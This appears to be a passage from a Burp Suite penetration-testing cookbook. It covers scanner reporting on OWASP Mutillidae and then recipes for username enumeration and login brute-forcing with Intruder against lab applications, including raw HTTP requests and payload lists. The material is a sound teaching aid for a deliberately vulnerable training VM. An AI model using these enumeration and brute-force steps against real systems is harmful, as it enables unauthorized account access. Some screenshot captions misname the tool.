http://192.168.56.101	GET	/mutilidae/documentation...		2
http://192.168.56.101	GET	/mutilidae/framer.html		2
http://192.168.56.101	GET	/mutilidae/includes/pop-u...		2
http://192.168.56.101	GET	/mutilidae/includes/	✓	2
http://192.168.56.101	GET	/mutilidae/includes/pop-u...	✓	2
http://192.168.56.101	GET	/mutilidae/includes/pop-u...	✓	2
http://192.168.56.101	GET	/mutilidae/index.php?pag...	✓	2
http://192.168.56.101	GET	/mutilidae/javascript/bo...		2

Issues

- SQL injection [2]
- Cross-site scripting (reflected) [4]
- Cleartext submission of password
- Cookie without HttpOnly flag set
- XPath injection
- Password field with autocomplete enabled
- Input returned in response (reflected) [17]
- Cross-domain Referrer leakage [3]
- HTML does not specify charset [8]
- Frameable response (potential Clickjacking) [8]
- Link manipulation (reflected) [2]
- Path-relative style sheet import [3]

Advisory

SQL injection

Issue: SQL injection
 Severity: High
 Confidence: Certain
 Host: http://192.168.56.101

Issue detail

2 instances of this issue were identified, at the following locations:

- /mutilidae/includes/pop-up-help-context-generator.php [pageName parameter]
- /mutilidae/level-1-hints-page-wrapper.php [levelHintIncludeFile parameter]

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input

Type a search term 0 matches

Reporting issues



Reporting capabilities are only available in Burp Professional edition.

In Burp Professional, as scanner discovers a vulnerability, it will be added to a list of issues found on the Target tab, in the right-hand side of the UI. Issues are color-coded to indicate the severity and confidence level. An issue with a red exclamation point means it is a high severity and the confidence level is certain. For example, the SQL Injection issue shown here contains both of these attributes.

Items with a lower severity or confidence level will be low, informational, and yellow, gray, or black in color. These items require manual penetration testing to validate whether the vulnerability is present. For example, Input returned in response is a potential vulnerability identified by scanner and shown in the following screenshot. This could be an attack vector for **cross-site scripting (XSS)** or it could be a false positive. It is up to the penetration tester and their level of experience to validate such an issue:

The screenshot shows the 'Issues' panel in Burp Suite. The title 'Issues' is at the top in orange. Below it is a list of findings, each with an icon indicating its severity and type. The findings are:

- SQL injection (Red Exclamation)
- Cross-site scripting (reflected) (Red Exclamation)
- Cleartext submission of password (Red Exclamation)
- Password field with autocomplete enabled (Yellow Exclamation)
- Cookie without HttpOnly flag set (Yellow Exclamation)
- Input returned in response (reflected) [7] (Gray Information)
- Cross-domain Referer leakage (Gray Information)
- HTML does not specify charset [3] (Gray Information)
- Frameable response (potential Clickjacking) [4] (Gray Information)
- Path-relative style sheet import [2] (Gray Information)

- **Severity levels:** The severity levels available include high, medium, low, information, and false positive. Any findings marked as false positive will not appear on the generated report. False positive is a

severity level that must be manually set by the penetration tester on an issue.

- **Confidence levels:** The confidence levels available include certain, firm, and tentative.

Getting ready

After the scanning process completes, we need to validate our findings, adjust severities accordingly, and generate our report.

How to do it...

1. For this recipe, select Cookie without HttpOnly flag set under the Issues heading:

The screenshot shows a list of security issues under the 'Issues' heading. The items are as follows:


- SQL injection
- Cross-site scripting (reflected) [3]
- Cleartext submission of password
- XPath injection
- Password field with autocomplete enabled
- Cookie without HttpOnly flag set** (highlighted)
- Input returned in response (reflected) [13]
- Cross-domain Referer leakage [3]
- HTML does not specify charset [6]
- Frameable response (potential Clickjacking) [8]
- Link manipulation (reflected) [2]
- Path-relative style sheet import [2]

2. Look at the Response tab of that message to validate the finding. We can clearly see the `PHPSESSID` cookie does not have the `HttpOnly` flag set. Therefore, we can change the severity from Low to High and the confidence level from Firm to Certain:


The screenshot shows the NetworkMiner interface with the 'Response' tab selected. The response content is as follows:

```
HTTP/1.1 200 OK
Date: Tue, 28 Aug 2018 18:49:43 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=pn8rami8k9fm4mdrci80beo5; path=/
```


3. Right-click the issue and change the severity to High by selecting Set severity | High:



4. Right-click the issue and change the severity to Certain by selecting Set confidence | Certain:




5. For this recipe, select the issues with the highest confidence and severity levels to be included in the report. After selecting (highlighting + Shift key) the items shown here, right-click and select Report selected issues:



Upon clicking Report selected issues, a pop-up box appears prompting us for the format of the report. This pop-up is the Burp Scanner reporting wizard.

6. For this recipe, allow the default setting of HTML. Click Next.
7. This screen prompts for the types of details to be included in the report. For this recipe, allow the default settings. Click Next.
8. This screen prompts for how messages should be displayed within the report. For this recipe, allow the default settings. Click Next.
9. This screen prompts for which types of issues should be included in the report. For this recipe, allow the default settings. Click Next.
10. This screen prompts for the location of where to save the report. For this recipe, click Select file..., select a location, and provide a file name followed by the .html extension; allow all other default settings. Click Next:



11. This screen reflects the completion of the report generation. Click Close and browse to the saved location of the file.

12. Double-click the file name to load the report into a browser:

Burp Scanner Report

BURPSUITE
PROFESSIONAL

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	6	0	0	6
	Medium	0	0	0	0
	Low	0	0	0	0
	Information	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.

		Number of issues					
		0	1	2	3	4	5
Severity	High	6					
	Medium	0					
	Low	0					

Contents

1. SQL injection

2. Cross-site scripting (reflected)

- 2.1. [http://192.168.56.101/mutillidae/includes/pop-up-help-context-generator.php \[pagename parameter\]](http://192.168.56.101/mutillidae/includes/pop-up-help-context-generator.php?pagename=parameter)
- 2.2. [http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php \[name of an arbitrarily supplied URL parameter\]](http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php?name=an+arbitrarily+supplied+URL+parameter)
- 2.3. [http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php \[name of an arbitrarily supplied URL parameter\]](http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php?name=an+arbitrarily+supplied+URL+parameter)

3. Cleartext submission of password

4. Cookie without HttpOnly flag set

Congratulations! You've created your first Burp report!

Assessing Authentication Schemes

In this chapter, we will cover the following recipes:

- Testing for account enumeration and guessable accounts
- Testing for weak lock-out mechanisms
- Testing for bypassing authentication schemes
- Testing for browser cache weaknesses
- Testing the account provisioning process via REST API

Introduction

This chapter covers the basic penetration testing of authentication schemes. *Authentication* is the act of verifying whether a person or object claim is true. Web penetration testers must make key assessments to determine the strength of a target application's authentication scheme. Such tests include launching attacks, to determine the presence of account enumeration and guessable accounts, the presence of weak lock-out mechanisms, whether the application scheme can be bypassed, whether the application contains browser-caching weaknesses, and whether accounts can be provisioned without authentication via a REST API call. You will learn how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- GetBoo link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Testing for account enumeration and guessable accounts

By interacting with an authentication mechanism, a tester may find it possible to collect a set of valid usernames. Once the valid accounts are identified, it may be possible to brute-force passwords. This recipe explains how Burp Intruder can be used to collect a list of valid usernames.

Getting ready

Perform username enumeration against a target application.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the GetBoo application:

The screenshot shows a table titled "OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS". It contains six rows, each representing a different application with a green plus icon and a link: WordPress, GetBoo, Yazd, Gallery2, Joomla, OrangeHRM, GTD-PHP, WebCalendar, Tiki Wiki, and AWStats. The "GetBoo" row is highlighted with a red rectangular box around the link.

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
WordPress	OrangeHRM
GetBoo	GTD-PHP
Yazd	WebCalendar
Gallery2	Tiki Wiki
Joomla	AWStats

2. Click the **Log In** button, and at the login screen, attempt to log in with an account username of `admin` and a password of `aaaaaa`:

The screenshot shows the GETBOO login interface. At the top, the word "GETBOO" is displayed in large blue letters. Below it is a yellow "Log In" button. The main area contains a form with three fields: "Username" (containing "admin"), "Password" (containing "aaaaaa"), and "Remember me" (with an unchecked checkbox). Below the form is a note about previewing accounts, followed by links for new users, password recovery, and account activation.

Use the account [demo/demo](#) for preview.
[New User?](#) | [Forgot password?](#) | [Activate Account](#)

3. Note the message returned is **The password is invalid**. From this information, we know admin is a valid account. Let's use Burp **Intruder** to find more accounts.

4. In Burp's **Proxy | HTTP history** tab, find the failed login attempt message. View the **Response | Raw** tab to find the same overly verbose error message, **The password is invalid**:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' section, a single entry is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
120	http://192.168.56.101	POST	/getboo/login.php		✓	200	581	HTML	php		

The 'Response' tab is selected, showing the raw HTML response:

```

HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 19:13:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.22-0ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
X-Powered-By: PHP/5.3.22-0ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 46
Connection: close
Content-Type: text/html

<p class="error">The password is invalid.</p>

```

5. Flip back to the **Request | Raw** tab and right-click to send this request to **Intruder**:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' section, the same failed login attempt entry is shown. The 'Raw' tab is selected.

A context menu is open over the raw request body, with the 'Send to Intruder' option highlighted:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder** Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser

The raw request body is visible:

```

POST /getboo/login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/getboo/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 78
Cookie: PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendifdivids=acgroupswithpersist=nada
Connection: close
token=51c009a9cc4d708119ab7827c47c633e&name=admin&pass=aaaaa

```

6. Go to Burp's **Intruder** tab and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab. Notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password value. Click the **Clear §** button to remove the payload markers placed by Burp:

The screenshot shows the 'Payload Positions' tab of the OWASP ZAP interface. The 'Attack type' dropdown is set to 'Sniper'. The payload code is displayed in a text area:

```
POST /getboo/login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/getboo/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 78
Cookie: PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54$; acopendifids=swingset,jotto,phpbb2,redmine$; acgroupswithpersist=nada$
Connection: close
token=51c089a9cc4d708119ab7827c47c633e$name=$admin$pass=$aaaaaa$submitted=$Log+In$
```

The 'Add §' button in the top right corner is highlighted with a red box.

7. Then, highlight the name value of admin with your cursor and click the **Add §** button:

The screenshot shows the 'Payload Positions' tab of the OWASP ZAP interface. The 'Attack type' dropdown is set to 'Sniper'. The payload code is displayed in a text area:

```
POST /getboo/login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/getboo/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 78
Cookie: PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54$; acopendifids=swingset,jotto,phpbb2,redmine$; acgroupswithpersist=nada$
Connection: close
token=51c089a9cc4d708119ab7827c47c633e$name=$admin$pass=$aaaaaa$submitted=$Log+In$
```

The 'Add §' button in the top right corner is highlighted with a red box. The 'name' value 'admin' is highlighted with a red box.


8. Continue to the **Intruder | Payloads** tab. Many testers use word lists to enumerate commonly used usernames within the payload marker placeholder. For this recipe, we will type in some common usernames, to create a custom payload list.
9. In the **Payload Options [Simple list]** section, type the string `user` and click the **Add** button:

The screenshot shows the OWASP ZAP interface with the Intruder tab selected. The Payloads tab is highlighted with a red box. The 'Payload Sets' section shows a payload set of 1 with a payload count of 0. The 'Payload Options [Simple list]' section shows a list of strings: user, john, tom, demo, and admin. The 'user' string is highlighted with a red box.


10. Add a few more strings such as `john`, `tom`, `demo`, and, finally, `admin` to the payload-listing box:

The screenshot shows the OWASP ZAP interface with the Payload Options [Simple list] dialog box open. The list contains the following strings: user, john, tom, demo, and admin. The 'john', 'tom', 'demo', and 'admin' entries are highlighted with a red box.

11. Go to the **Intruder | Options** tab and scroll down to the **Grep – Match** section. Click the checkbox **Flag result items with responses matching these expressions**. Click the **Clear** button to remove the items currently in the list:



12. Click **Yes** to confirm you wish to clear the list.
13. Type the string `The password is invalid` within the textbox and click the **Add** button. Your **Grep – Match** section should look as shown in the following screenshot:



14. Click the **Start attack** button located at the top of the **Options** page. A pop-up dialog box appears displaying the payloads defined, as well as the new column we added under the **Grep – Match** section. This pop-up window is the attack results table.
15. The attack results table shows each request with the given payload resulted in a status code of **200** and that two of the payloads, **john** and **tom**, did not produce the message **The password is invalid** within the responses. Instead, those two payloads returned a message of **The user does not exist**:

The screenshot shows an 'Intruder attack 2' window with tabs for 'Attack', 'Save', and 'Columns'. The 'Results' tab is selected. A filter bar at the top says 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, and 'The password is invalid' (which has a red border). The table rows are:

Request	Payload	Status	Error	Timeout	Length	'The password is invalid'	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

16. The result of this attack results table provide a username enumeration vulnerability based upon the overly verbose error message **The password is invalid**, which confirms the user account exists on the system:

Attack Save Columns							
Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Request ▲	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

Request	Response
	Raw Headers Hex HTML Render
	<pre>HTTP/1.1 200 OK Date: Thu, 30 Aug 2018 20:50:59 GMT Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.2-lubuntu4.30 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Content-Length: 46 Connection: close Content-Type: text/html <p class="error">The password is invalid.</p></pre>

This means we are able to confirm that accounts already exist in the system for the users `user`, `demo`, and `admin`.

Testing for weak lock-out mechanisms

Account lockout mechanisms should be present within an application to mitigate brute-force login attacks. Typically, applications set a threshold between three to five attempts. Many applications lock for a period of time before a re-attempt is allowed.

Penetration testers must test all aspects of login protections, including challenge questions and response, if present.

Getting ready

Determine whether an application contains proper lock-out mechanisms in place. If they are not present, attempt to brute-force credentials against the login page to achieve unauthorized access to the application. Using the OWASP Mutillidae II application, attempt to log in five times with a valid username but an invalid password.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, attempt to login five times with username `admin` and the wrong password of `aaaaaa`. Notice the application does not react any differently during the five attempts. The application does not change the error message shown, and the admin account is not locked out. This means the login is probably susceptible to brute-force password-guessing attacks:

The screenshot shows a login interface for the OWASP Mutillidae II application. At the top is a grey header bar with the word "Login". Below it is a toolbar with a blue circular arrow icon labeled "Back" and a red button labeled "Help Me!". Underneath is a "Hints" section containing a small download icon and two red rectangular boxes: one with the text "Password incorrect" and another with "Please sign-in". The main login form consists of two input fields: "Username" with the value "admin" and "Password" with the value "*****". At the bottom is a blue "Login" button. At the very bottom of the page, there is a small link: "Dont have an account? [Please register here](#)".

Let's continue the testing, to brute-force the login page and gain unauthorized access to the application.

4. Go to the **Proxy | HTTP history** tab, and look for the failed login attempts. Right-click one of the five requests and send it to **Intruder**:

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
78	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50762	HTML	php
79	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50762	HTML	php

Request Response

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: sh0whtn$=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=$swingset,jotto,phpbb2,redmine$; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=aaaaaa&login-php-submit-button=Login

```

Send to Spider
 Do an active scan
 Do a passive scan
Send to intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer

5. Go to Burp's **Intruder** tab, and leave the **Intruder** | **Target** tab settings as it is. Continue to the **Intruder** | **Positions** tab and notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password's value. Click the **Clear §** button to remove the payload markers placed by Burp:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

POST /mutillidae/index.php?page=$login.php§ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: sh0whtn$=1§; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54§; acopendivids=$swingset,jotto,phpbb2,redmine$; acgroupswithpersist=nada§
Connection: close
Upgrade-Insecure-Requests: 1

